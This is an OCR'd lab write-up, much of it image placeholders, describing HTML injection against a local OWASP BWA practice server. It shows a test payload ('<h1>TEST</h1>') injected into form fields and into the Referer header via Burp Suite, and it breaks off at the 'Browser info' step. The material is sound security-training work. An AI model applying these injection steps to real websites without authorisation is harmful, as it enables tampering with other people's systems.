OWASP TOP 10


Summary:

In this we perform multiple types of Red teaming attacks(Injections) and Vulnarabilities on own owaspbwa web sercer.


Owaspbwa IP: 192.168.164.134

- ## HTML Injection

Open owaspbwa web server on your browser.




There are multiple types of HTML injections we can perform.




Add to blog

Navigate to Add to your blog from HTML injection .

We can insert any HTML payload to any input field




This takes this payload as a command instead of taking as string.




HTML Storage

Same as add to blog we can insert html injection to storage field also.




Insert payload in any input field and it shows the output.




Back Button

Navtigate to Those ‘Back’ button.




We cannot see any user input field for injection therefore we will inject our HTML payload in a button.

Turn on the intercept on your burpsuite.




Enter this payload in the referer fiels.

“<h1>TEST</h1>




We can remove that semicolan by just inspecting the code.




Browser info

Navigate to browser info from HTM injection




Since there is no any input field so go to burpsuite and turn on intercept.



